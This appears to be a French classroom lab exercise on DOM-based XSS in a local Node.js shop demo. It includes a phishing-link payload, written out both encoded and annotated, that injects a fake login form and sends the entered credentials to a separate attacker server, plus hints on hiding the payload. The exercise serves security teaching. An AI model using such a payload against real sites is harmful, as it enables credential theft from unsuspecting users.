VULNÉRABILITÉ DOM-based XSS

1. Télécharger le code de l'application :


```
git clone http://github.com/bouhenic/xss.git
cd xss/xssDOMBased/vulnerableServer
npm install
```

2. Lancer l'application web vulnérable :

```
Node index.js
```

A. Détection des vulnérabilités XSS :

3. Connectez-vous sur le serveur : http://localhost:3000 depuis votre navigateur préféré.




Bienvenue sur notre boutique en ligne

Rechercher un produit : livre Rechercher

Résultats de recherche

1. Tester l'application en saisissant un nom de produit :.



Bienvenue sur notre boutique en ligne

Rechercher un produit : Entrez un mot-clé Rechercher

Résultats de recherche

Vous avez recherché : "livre"

Visualiser l'url obtenue, on voit que l'url devient localhost :3000/ ?query=livre

2. Tester maintenant la vulnérabilité en injectant des balises HTML simples via un paramètre de l'URL. Si le texte est affiché en gras (par exemple, "Test" en <b>), cela indique que le contenu est inséré sans validation dans le DOM via une méthode comme innerHTML..

B. <u>Attaque DOM-Based XSS :</u>

3. Ouvrir un deuxième onglet et déplacez-vous dans le répertoire hackerServer :

```
cd xss/xssDOMBased/hackerServer
npm install
```

4. Lancer le serveur attaquant : `node index.js`

5. Dans un mail de phishing, le lien suivant sera envoyé à une victime :

```
http://localhost:3000/?query=<img%20src=x%20onerror="var%20form
=document.createElement('form');form.action='http://localhost:4
000/login';form.method='POST';var%20message=document.createElem
ent('p');message.textContent='Veuillez ressaisir votre
code';form.appendChild(message);var%20username=document.createE
lement('input');username.name='username';username.placeholder='
Nom%20d\'utilisateur';var%20password=document.createElement('in
put');password.name='password';password.placeholder='Mot%20de%2
0passe';password.type='password';var%20submit=document.createEl
ement('input');submit.type='submit';submit.value='Connexion';fo
rm.appendChild(username);form.appendChild(password);form.append
Child(submit);document.body.appendChild(form);"
style="display:none">
```

On aurait pu utiliser un outil de raccourcissement d'url ou encode le script en base 64. On aurait pu également donner un lien d'un site créer une redirection le script.

6. Tester ce lien dans un navigateur. Indiquer la modification du site réalisé par le hacker.

7. Saisir un mot de passe et un identifiant.

8. Observer le résultat sur le site du hacker.

```
Serveur attaquant en écoute sur http://localhost:4000
Nom d'utilisateur: user
Mot de passe: passuser
```

C. <u>Analyse du lien :</u>

```
http://localhost:3000/?query=<img%20src=x%20onerror="
  // Création du formulaire
  var form = document.createElement('form');
  form.action = 'http://localhost:4000/login';
  form.method = 'POST';

  // Ajout d'un message explicatif
  var message = document.createElement('p');
  message.textContent = 'Veuillez ressaisir votre code';
  form.appendChild(message);

  // Création des champs du formulaire
  var username = document.createElement('input');
  username.name = 'username';
  username.placeholder = 'Nom d\\'utilisateur';
  form.appendChild(username);

  var password = document.createElement('input');
  password.name = 'password';
  password.placeholder = 'Mot de passe';
  password.type = 'password';
  form.appendChild(password);

  // Création du bouton de soumission
```

```
    var submit = document.createElement('input');
    submit.type = 'submit';
    submit.value = 'Connexion';
    form.appendChild(submit);

    // Ajout du formulaire au DOM
    document.body.appendChild(form);
" style="display:none">
```

9. Observer et analyser le lien précédent. Indiquer l'action réalisée par le hacker.

D. Sécurisation contre XSS :

10. En vous aidant du TP précédent, proposez une modification du code du site vulnérable pour se protéger de ce type d'attaque.